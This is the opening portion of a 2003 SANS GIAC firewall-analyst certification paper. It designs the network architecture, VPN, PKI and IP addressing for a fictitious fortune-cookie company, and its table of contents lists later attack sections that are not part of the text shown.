

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

GIAC Certified Firewall Analyst (GCFW) Practical Assignment

Version 2.0

Jerry C. Benton
Submitted October 6th, 2003

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Table of Contents

Table of Contents 2
Abstract 5
Security Architecture 6
Overview 6
Security Basics 6
Category I – Low 7
Category II – Medium 7
Category III – High 7
Category IV – Insane 7
Network Elements 8
GE Employees – Main office 8
GE Mobile Sales Forces 8
Partners 8
Suppliers 9
Customers 9
The General Public 9
Business Operations 10
Diagram 1 – Communications Paths 10
Access Protocols Used 11
Public Key Infrastructure 13
IP Addressing 14
Chart 1 – IP Assignment for 192.168.1.0 15
Chart 2 – IP Assignment for 192.168.2.0 15
Items of Interest 15
Diagram 2 – Network Design 17
Defense in Depth 18
Budget Considerations 19
Chart 3 – Equipment Cost Analysis 21
Security Policy and Tutorial 23
Introduction 23
Border Router 23
Symantec Enterprise Firewall 23
Screenshot 1 – Firewall Network Interfaces 24
Screenshot 2 – Symantec Raptor Management Console 24
Routes 25
Screenshot 3 – Building a Route 25
Screenshot 4 – Routing Table 25
Network Entities 26
Screenshot 5 – Creating a Network Entity 26
Chart 4 – Network Entities 26
Screenshot 6 – Network Entities 27
Creating Security Gateways 27
Creating a Group 27
Screenshot 7 – Network Entities – Groups 28
Creating Rules 28
Screenshot 8 – Rule Creation 30
Enabling Protocol Views 31
Creating a Protocol 33

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Screenshot 9 – Creating a Protocol....33
Making the Database Server Group....33
Screenshot 10 – Completed Rules....34
Rule Order....34
Virtual Private Networks....35
Gateway-to-Gateway....35
Screenshot 11 – VPN Tunnel....35
Microsoft Networking with the VPN Tunnel....36
Host-to-Gateway....37
Screenshot 12 – VPN Group....38
Screenshot 13 – VPN User....38
Screenshot 14 – VPN Policy....39
Screenshot 15 – Client VPN Tunnel....40
Address Transforms for Client VPN....40
Client Software Install....41
Screenshot 16 – Active Client VPN Tunnel....41
Using Public Key Infrastructure....42
Server Platform....42
Certificate Authority....42
A Note About Certificate Authorities....42
Diagram 3 – Compromised Certificate Authority....43
Enforcing SSL....43
Acquiring an SSL Certificate....43
Screenshot 17 – Server Certificate Request....44
Enabling SSL....44
Enabling a Redirect....45
User Certificates....45
Screenshot 18 – User Certificate Request 1....46
Screenshot 19 – User Certificate Request 2....47
Screenshot 20 – Setting Security Level....47
Screenshot 21 – Downloading the Certificate....48
Screenshot 22 – The GE Root Certificate....48
Requiring Certificates to Connect....49
Screenshot 23 – Client Authentication....49
Screenshot 24 – GIAC Client Web Site....50
Screenshot 25 – Access Denied....50
Verifying the Firewall Policy....51
What to Expect....51
The Plan....52
Time of the Audit....53
Audit Cost and Level of Effort....53
Risks....53
Conducting the Validation....54
Recovery Test....54
Patch Test....54
Specified Traffic Test....55
NMap....55
Screenshot 26 – Port Scan Alert....56
Other Traffic Flow Tests....57
Chart 5 – Traffic Flow Tests....57

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Tracert....58
WS Ping Pro Pack....58
Log Test....58
Crash and Reliability Test....59
Screenshot 27 – UDP Flood Logs....59
Design Under Fire....61
Diagram 4 – Target Network....61
The Vulnerability....61
The DoS Attack....62
Examining the Netscreen 208 Configuration....63
Breaking the Barriers....64
The Result....66
Countermeasures to the Attack....66
Distributed Denial of Service Attack....66
Finding the Targets....66
Screenshot 28 – Target Discovery....67
Compromising the Target....67
Screenshot 29 – PsExec at Work....68
Hacking the Registry....68
Executing the Attack....69
Countermeasures to the Attack....70
Summarizing the DDoS Attack....70
Compromising an Internal System....70
Selecting the System to Compromise....70
The Plan....70
The Execution....71
The Results....72
Countermeasures....73
Appendix A – Router Policy....74
Appendix B – Firewall Policy....77
Routes....77
Rules....77
Protocols....79
Appendix C – Netscreen Advisory....82
References....84

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Abstract

This document will take an in-depth look at the security conscious design, implementation, and operation of a computer network for the fictitious company GIAC Enterprises. (From now forward known as GE.)

GE's primary business is in the form of e-business selling fortunes for fortune cookies. The document will focus on the security posture of its primary means of conducting e-business, which is a publicly accessible computer network. Specific elements addressed will be firewalls, virtual private networks (VPN), routers, an IP addressing scheme, and public key infrastructure (PKI).

This design and assessment will be broken down into four primary areas:

- Security Architecture
- Security Policy and Tutorial
- Verification of the Firewall Policy
- Design Under Fire

Note that all technical methods, designs, screenshots, and configurations were created on an actual lab network to support this document. All tests documented were performed on real systems except those in the Denial of Service portion of the document since that activity is illegal.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Security Architecture

Overview

To better understand the scope and depth that the network will be, I must examine for what purpose I will be building it. In this case, GIAC Enterprises (GE) is a company that sells fortune cookie sayings to it customers. GE acts as a distributor in this case since it must first get the sayings from its supplier, proof the product, and then deliver the saying to the customer. In addition to this, GE makes what I will call "lateral" transactions with partners in other countries. Also, in order to promote their product, GE has mobile sales forces in various countries around the world while maintaining their main office and primary point of distribution in Japan.

So from this basic summary, I can surmise that I will be dealing with and providing some sort of access of the following individuals to the network:

- Suppliers - China
- Customers - Global
- Partners - Global
- GE employees within the main office - Japan
- GE employees in branch offices - Global
- The general public - Global

Security Basics

Before I can begin to establish the technical aspects of the network, I must first apply some basic risk management principles to the network I want to design. To some this may seem trivial, but building a network around basic security principles is much more cost and time effective than trying to make an existing network structure fit a network policy developed at a later date.

First, I must decide what I am going to protect. In this scenario I will be protecting fortune cookie sayings. I will assume that these sayings will be in the form of data and not printed copies. For GE to easily organize and distribute this type of product, a database will be used. To access this database GE will be using a World Wide Web front end. This will eliminate the need for client software and make the system easily accessible by employees, partners, and any customer.

Next, I need to decide the level of protection I am going to offer for the network. Network security is basically risk management. GE has something it wants to protect, and it is going to cost a certain amount of money to do so. What GE has to do is weigh the cost of protecting these fortune cookie sayings to what these sayings are worth in monetary terms. If the cost of protecting these sayings outweighs the cost of the sayings themselves, then GE is basically losing money. (Which is not good unless you are a government organization.) So I have broken

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

down these levels into four basic categories. Note that these are not any type of official category listing. They are merely the terms in which the author of this document classifies security levels in general terms.

Category I – Low
I consider this category to be the level of something like a personal web page. If your data is compromised, it will not cause a financial disaster for you. Typically if data is lost, it can be easily replaced or the total or partial loss of the data is not substantial.

Category II – Medium
The majority of small businesses with a World Wide Web presence fall into this category. The preponderance of their business is still done within a facility, such as a department store, but they offer either a sample listing of their products or perhaps even a small selection of goods for online purchasing. A compromise of this type of data will do little more than publicly embarrass the company. They may lose a small amount of sales due to the loss of their online capability for a short period of time, but they still have their main source of income, which is their actual store.

Category III – High
This is where the Amazon's and eBay's of the world fall. These types of companies rely on the Internet as their primary portal of contact to its customers. Compromise of data in this category is catastrophic and would bring operations to a grinding halt. Data at this level must be protected with solid products and techniques. Also, this type of business will require a full time staff of IT professionals to ensure the networks run smoothly.

Category IV – Insane
This is where I put the banks, utility companies, aviation control networks, and the Government. Damage caused by a breach in these networks is unacceptable. Although damage caused here can be measured in monetary values, it is typically calculated in political values and those of national security. (Except the banks.) Often the method of protecting this type of data is by totally removing it from possible access from the Internet. Controls here can be astronomical in cost and often tend to be equal to or outweigh the value of the actual data. However, compromise of this data could lead to such events as the disabling of utilities to the general public, interrupted air traffic flow, or national secrets. This type of loss is hard to pin an exact value on, but needs to be protected with the strictest control measures.

For GE, I will assign the level of Category III. This is because the compromise of the network would cause a total stoppage of operations. Therefore, GE will be spending a modest amount on equipment and personnel for this network. However, what is more important to realize is that what will strengthen the network will be the correct implementation of policy and procedures. There is no magic black box that does it all. Typically the weakest link is always in the human

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

factor. People often think that a hacker focuses purely on the technical aspect when trying to break into networks, but this is untrue. An example of this would be guessing common passwords or social engineering. Correct implementation of policy and procedures will greatly help guard against this weak link.

Network Elements

From what I have covered so far, I have determined that GE needs to provide controlled access to several different groups of people. In this section I will discuss each group and what kind of access they will require. I will start with the internal elements and focus outward.

GE Employees – Main office

These will be the people within the virtual and physical fence line. The requirements for these users will be the use of the email server (Microsoft Exchange) and various network shares such as a file servers and printers. Therefore, restrictions within the intranet will be light with the focus of restrictions being on resources and not pathways. For access out of the internal network to the Internet, requirements will be limited to HTTP, HTTPS, and FTP. Other protocols may be required at a later date and can easily be allowed through this design.

GE Mobile Sales Forces

These will be the employees inside the virtual network, but outside of the physical network. To accomplish this, GE will be using a VPN solution for branch offices and a very restricted policy regarding VPN usage by such people as travelers who will have the need to get to internal network resources from remote locations. There will be no dial-in type of service allowed. Also, there will be no Outlook Web Access (OWA) allowed.

Partners

I will define Partners as those that require access to the fortune cookie sayings so that they may acquire them, translate them, and then resell them. Although GE business partners, I am not going to grant the Partners unlimited access to GE's resources. The reason behind this is that I do not know what their policies are regarding security and I am not willing to open GE up to potential damage that I will have little chance in preventing. Considering what they are required to access, their permissions will be little more than that of a standard customer.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Suppliers

There are two basic methods for GE to obtain its fortune sayings from its Suppliers. GE can either go with the "pull" method or the "push" method. If GE uses the pull method, this will require that GE go out to each of the suppliers and get the data. If GE uses the push method, GE will have to allow each Supplier access to the network systems to deliver the data. There are advantages to both methods. For example, if GE uses the pull method GE will be reducing the number of people allowed access into the network since GE associates will be connecting to Supplier resources to initiate the transfer. The down side to this is that GE will have to live with a number of different security architectures that are unfamiliar and perhaps do not trust. If GE uses the push method, the Suppliers will require access to the GE network to deliver the product. This will increase the number of people that have access to the GE network, but GE will have positive control over these connections and limit the number of security architectures GE has to deal with to one: its own. For the purposes of this design I will be using the push method. (Suppliers connect to the GE network.)

Customers

GE's customers will have the requirement of somehow collecting their purchased product. (Fortune sayings.) This will require access into GE's network so it can stick with the policy of controlling the security aspect of the transaction. GE must design an architecture in which the access is controlled and limited to a specific segment of the network. One of the major problems I am going to face is the management of large numbers of customers that require access. In recent years one popular method to grant access was a user name and password for each individual. This method is not only costly in maintaining the "list" of authorized users, but is also insecure since user names and passwords are easily shared. I will address this access control by using a Public Key Infrastructure (PKI) system, which will be explained later in this document. The front end for this system (the www server part) will reside in the Demilitarized Zone (DMZ). The back end (database server) will exist in what I will call the Intranet side of the network. Only the www server will be allowed access to the database server.

The General Public


The only access required by the general public will be to a web server, which is little more than a promotional and informational tool for the company. No actual business transactions will take place on this server, but contact information for potential clients will be provided here. This server will exist in the DMZ.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Business Operations

Before I can begin to discuss the technical aspect of how I am going to support GE's business operations, I must logically diagram what elements need to communicate with GE and how. Below is a diagram that explains these communication paths in basic graphical terms:

Diagram 1 – Communications Paths



From this design you can see that I am limiting traffic to the following:

- VPN - Virtual Private Network Services (via IPSec)
- HTTP - Hypertext Transfer Protocol
- HTTPS - Hypertext Transfer Protocol over Secure Sockets Layer
- SMTP - Simple Mail Transfer Protocol
- DNS - Domain Name System

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

More services or protocols may be allowed later, but for now I will be starting this design by establishing a system with all traffic blocked and opening up ports as required.

Access Protocols Used

To better understand the diagram a short definition of the above protocols and a reason as to why I am allowing them needs to be explained. First I will talk about Virtual Private Networking covering some technical aspects of it along with the business reasoning behind it. After that the other protocols listed above will be covered more briefly.

IPSec ~ Virtual Private Network (VPN)

VPN is a concept and not a protocol, but administrators and information security professionals sometimes use the term interchangeably with IPSec when speaking on the topic. IPSec is the standard that many VPN vendors use with their VPN solutions and is what will be used here.

The "Why"

Why VPN is used is relatively simple. I want to be able to have the remote office and mobile sales forces to be able to work *logically* within the network no matter where they are *physically* located in the world. How this was done in the past was typically by a leased line for office-to-office implementations and by dial-in solutions for mobile employees. However, with the development of VPN I can now pass that sensitive network traffic over the Internet in an encrypted form.

The "How"

VPN tunnels are created using IPSec. IPSec stands for Internet Protocol Security and is detailed in RFC's 2401~2412. (Early IPSec RFC's 1825~1829) You can view these RFC's at http://www.ietf.org. (Kent, RFC) To put it in a nutshell, a packet is encrypted and then encapsulated within another packet with the header information of the second packet being unencrypted. This is known as "tunneling" mode and is typically used in a gateway-to-gateway configuration. (Connecting one LAN to another LAN over the Internet to logically create a single LAN. Also referred to as an extranet.) The second method is to keep the original packet and encrypt all of it except the header. This is known as "transport" mode and is typically used in "host-to-host" or "host-to-gateway" configuration. For this use I will be using the tunneling mode to connect the main office to the remote office. The mobile sales forces will be using transport mode to connect back to the main office from the field.

VPN Equipment

To accomplish this goal I will be using Symantec Enterprise Firewall with VPN v7.0.4. (Formerly known as Raptor. http://www.symantec.com) (Symantec Ref. 1) This system makes the task of understanding how IPSec works transparent since setting up a VPN with this solution takes little to no knowledge of IPSec. Detailed information on how to configure the VPN portion of the network will be covered

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

under Assignment 2. The allowed ports for this will be UDP 500 for IKE and IP protocol 50 for ESP.

HTTP
Hypertext Transfer Protocol is used to view web pages over the Internet. It runs over port 80 and is not encrypted. It is a basic service and will be allowed full access out of GE's network and allowed access into the DMZ to the GE web server.

HTTPS
Hypertext Transfer Protocol over Secure Sockets Layer is the same as HTTP except that the data is encrypted between the host and the server. This protocol typically runs over port 443. This will be allowed full access out of GE's network and allowed inbound to the DMZ to the Client web server, which also acts as a front end for the database for the clients.

SMTP
Simple Mail Transfer Protocol is what mail servers use to transfer email back and forth. It runs over port 25 and will be allowed from the internal MS Exchange server to the Mail Gateway in the DMZ, from the Mail Gateway in the DMZ to the MS Exchange server, from the DMZ out to the Internet, and from the Internet into the DMZ to the Mail Gateway. Note that SMTP traffic will not be allowed into the internal network from the Internet.

DNS
Domain Name Service will be allowed through to the DMZ from the Internet to the external DNS server. The purpose of this is so that other email servers in the world will know which server to deliver email to for the GE domain. (MX record) There will be an internal DNS server to do lookups for GE users. This server will be allowed to query other servers outside of the GE networks for addresses it cannot resolve. DNS lookups at the remote office will be done by their firewall (Symantec Enterprise Firewall v7.0.4) since this suite comes with a DNS server called DNSd. Since the remote office is small it should not be an added strain on their firewall to do lookups for them. DNS runs on port 53.

1433
One other protocol that I did no diagram is UDP 1433. It is used in SQL Server from Microsoft and will communicate between the DMZ and the intranet.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Public Key Infrastructure

Public Key Infrastructure (PKI) is a popular technology that enables secure transactions on the Internet. If you are an avid computer user you probably see it on a daily basis. A PKI certificate is what enables a web server to establish an SSL connection with your web browser. To date this is the primary function that these certificates are used for. However, the potential this technology gives us goes far beyond server certificates.

From its most basic standpoint, PKI gives entities the ability to positively identify themselves to everyone else. So not only are you getting the encryption benefit when entering your credit card number online, you are also getting a positive ID on that the server you are connected to is actually who it claims to be. (Amazon.com for example.) So who is the authority that verifies this information for you? It is usually someone like VeriSign (http://www.verisign.com (VeriSign)) or a number of the others that have their root chains included with most operating systems. In the Windows OS, you can view a list of them by opening Internet Options from the control panel, selecting Content, and then clicking Certificates.

So from this point I know that I can put one of these certificates on GE's web server so everyone will know that when they connect to GE, the server they are connected to is actually GE's. Ok, so I have a way to positively ID the web server. What I do not know is who the client is. How to solve this? Give the client a PKI certificate as well. So now there is an encrypted tunnel (via SSL) with positive ID of both the client and the GE web server.

So how does this help improve the security posture? Well, if you take a look at the network diagram you will notice there are two web servers. One is your standard HTTP "this is our company" web server. Its primary function is for information about the company and points of contact within GE for potential clients, partners, and suppliers. The other web server is where all of the real business is done. What I am going to do with this web server is restrict access to it to registered clients, partners, and suppliers with PKI certificates. What this boils down to is simple: no certificate, no access.

I mentioned VeriSign earlier. What I did not mention is what it is in PKI terms. VeriSign is what is known as a Certificate Authority (CA). That means it is a trusted third party. Users rely on VeriSign to establish a trust relationship between us and another party. It is kind of like using a Visa card when you purchase something. When you purchase something from a merchant using your Visa card, the merchant does not trust you, the consumer. The merchant actually trusts Visa since the merchant knows that Visa will pay him or her. You as the consumer also trust Visa since Visa will take action if the merchant over-charges you or the item you buy is a "lemon". So, I don't trust the merchant, and he does not trust me, but we both trust Visa. This is third party trust.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

To incorporate this into GE's security plan I could go to an outside source, but that costs money and GE probably trusts itself more than someone like VeriSign or Entrust. So, I can setup my own Certificate Authority. This means GE's CA will be signing its own "user" certificates and issuing them. This can easily be done since Windows 2000 Server comes with the ability to install the CA service. GE will continue to get the server certificates from a trusted third party like VeriSign, but that will not prevent GE from issuing certificates to its clients.

To give an example on how this would work lets go through the process. Jane is interested in buying GE's product and contacts Sparky who is one of the customer representatives she found from some contact information on the GE public web site. Sparky sets up Jane's account and now needs to get her access to the database so she can get her fortunes. Sparky gives Jane an address to type into her browser. This address is to GE's Certificate Authority server. From there Jane types in some information and submits the request for a certificate. Sparky then goes into the system and approves the certificate. The certificate is then downloaded and stored on Jane's computer and is protected by a password only she knows. (Jane authenticates locally on her system with the certificate, not to the web site.) Next Sparky has Jane back that certificate up so she can restore it later if required.

Keep in mind that Sparky is not making an account on the web server for Jane. There are no user names or passwords to manage, or forget, or share. Jane has a certificate, which she must possess (something you have), and she must enter a PIN to access the cryptographic key pair for that certificate (something you know) in order for it to be used to identify herself.

Now lets move to the Client web server. This system has been configured to require PKI certificates from the GE Certificate Authority to connect to it. The rule is not by each user, but by another field that enables GE to make a wildcard rule based on the issuer. So when Jane connects to do her transactions, she will be prompted to present a certificate to access the server. How this improves the security posture is obvious. If you don't have a certificate issued by GE to access this resource, you are not allowed to even connect to the server.

IP Addressing

Another unpleasant reality is that the IP address space is a tightly guarded commodity these days. For the purpose of this assignment non-routable IP addresses will be used, but I am going to treat the address space on a realistic basis. GE will have two Class C address spaces of 192.168.1.0/24 and 192.168.2.0/24. One address space will be used for addressing on routes and the remote office while the other will be used for internal employees in the main office. The first thing that I need to figure out is how to squeeze enough IP's and networks out of this to cover GE's needs. I am not running a flat network, so I have to subnet one of the Class C's. So here is how I will break it down:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Subnet mask of 255.255.255.224

Network ID	IP Address Range		# of Hosts	Broadcast
192.168.1.0	192.168.1.1	192.168.1.30	30	192.168.1.31
192.168.1.32	192.168.1.33	192.168.1.62	30	192.168.1.63
192.168.1.64	192.168.1.65	192.168.1.94	30	192.168.1.95
192.168.1.96	192.168.1.97	192.168.1.126	30	192.168.1.127
192.168.1.128	192.168.1.129	192.168.1.158	30	192.168.1.159
192.168.1.160	192.168.1.161	192.168.1.190	30	192.168.1.191
192.168.1.192	192.168.1.193	192.168.1.222	30	192.168.1.223
192.168.1.224	192.168.1.225	192.168.1.254	30	192.168.1.255

Chart 1 – IP Assignment for 192.168.1.0

Note that I have included the "subnet zero" and "all-ones subnet" in the chart. Although with Cisco IOS v12.2 running on the routers I can easily use these address spaces, I am not going to use them for now. (This can easily lead to routing problems if done incorrectly.) With the current plan diagramed in the network layout I need five subnets. Here I have eight. Even if I cut off subnet zero and all-ones subnet, I still will have and extra subnet to spare.

Subnet zero and all-ones subnet are covered in more detail at the Cisco website. You can get more information here:
http://www.cisco.com/en/US/tech/tk648/tk361/technologies_tech_note09186a0080093f18.shtml
(Cisco, Ref. 1)

From here I will take these values and setup the routers and remote office hosts. From the way I have broken down the subnets, there are only 30 hosts per network. Considering that the remote office should be small, the number of IP's for one of these subnets should be enough.

The second address space I will not subnet, so the breakdown will be this:

Subnet mask of 255.255.255.0

Network ID	IP Address Range		# of Hosts	Broadcast
192.168.2.0	192.168.2.1	192.168.1.254	254	192.168.1.255

Chart 2 – IP Assignment for 192.168.2.0

One the page 17 you will see a diagram with the IP addresses allocated throughout the network.

Items of Interest

You will notice there is a router inside the "GE Internal" portion of the diagram. From a technical standpoint this is not required. However, since I want to keep the workload of the firewall down to a minimum where I can, I have included this device. Also, if I run out of IP addresses in the future I can switch over to NAT

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

using this router. Since it is already in place the physical reconstruction of the network will be limited.

Next, you will notice that the internal workstations are not restricted by another firewall or filtering device to access the servers. I am assuming that the members on the internal portion of the network are trusted and do not require restrictions. However, if required at a later date, the design could be altered to have the current router in place within the internal network filter traffic off another interface or add a fourth network interface card to the firewall and setup a production network with the appropriate rule base.

Finally, the address assignment for the border routers from the ISP's at each location.

Border Router – Main Office

The ISP has assigned the following settings to GE:

IP	**10.10.1.10**
Subnet	**255.255.255.0**

Border Router – Remote Office

The ISP has assigned the following settings to GE:

IP	**10.10.2.10**
Subnet	**255.255.255.0**

© SANS Institute 2003, Author retains full rights

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Diagram 2 – Network Design




*Diagram was created using Microsoft Visio 2000. (Microsoft, Ref. 1)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Defense in Depth

Building depth into the network defensive plan can be a double-edged sword. The idea is to make defensive devices layered so that if one device is compromised another stands after it to be conquered as well. So, by this thought process the deeper you build, the more secure you are. Well, maybe. The down side to this is that the more devices you build into your network, the more points of failure you also build in as well. Perhaps build in redundant routes? Well, you just basically doubled the number of points you have to secure. The point is, the more gizmos you add, the bigger your policy becomes, the more devices you have to configure, and the number of hair pulling sessions just increased exponentially relative to your gizmo factor.

The network I have designed for GE does have an adequate amount of defense in depth built in with the ability to expand that depth if required. The first defensive mechanism for the main office is a border router. This device performs some basic packet filtering to reduce the load on the firewall.

The next device is the firewall itself. The filtering it performs is much more advanced as for it does stateful inspection as well as proxy operations for several protocols such as http and ftp. How these two devices work together is important. I could have placed the firewall on the Internet itself. Since the firewall also acts as a router with its static routes, the router is technically not required. However, to reduce the amount of work the firewall has to do, I will use the router to filter some basic garbage out before it gets to the firewall.

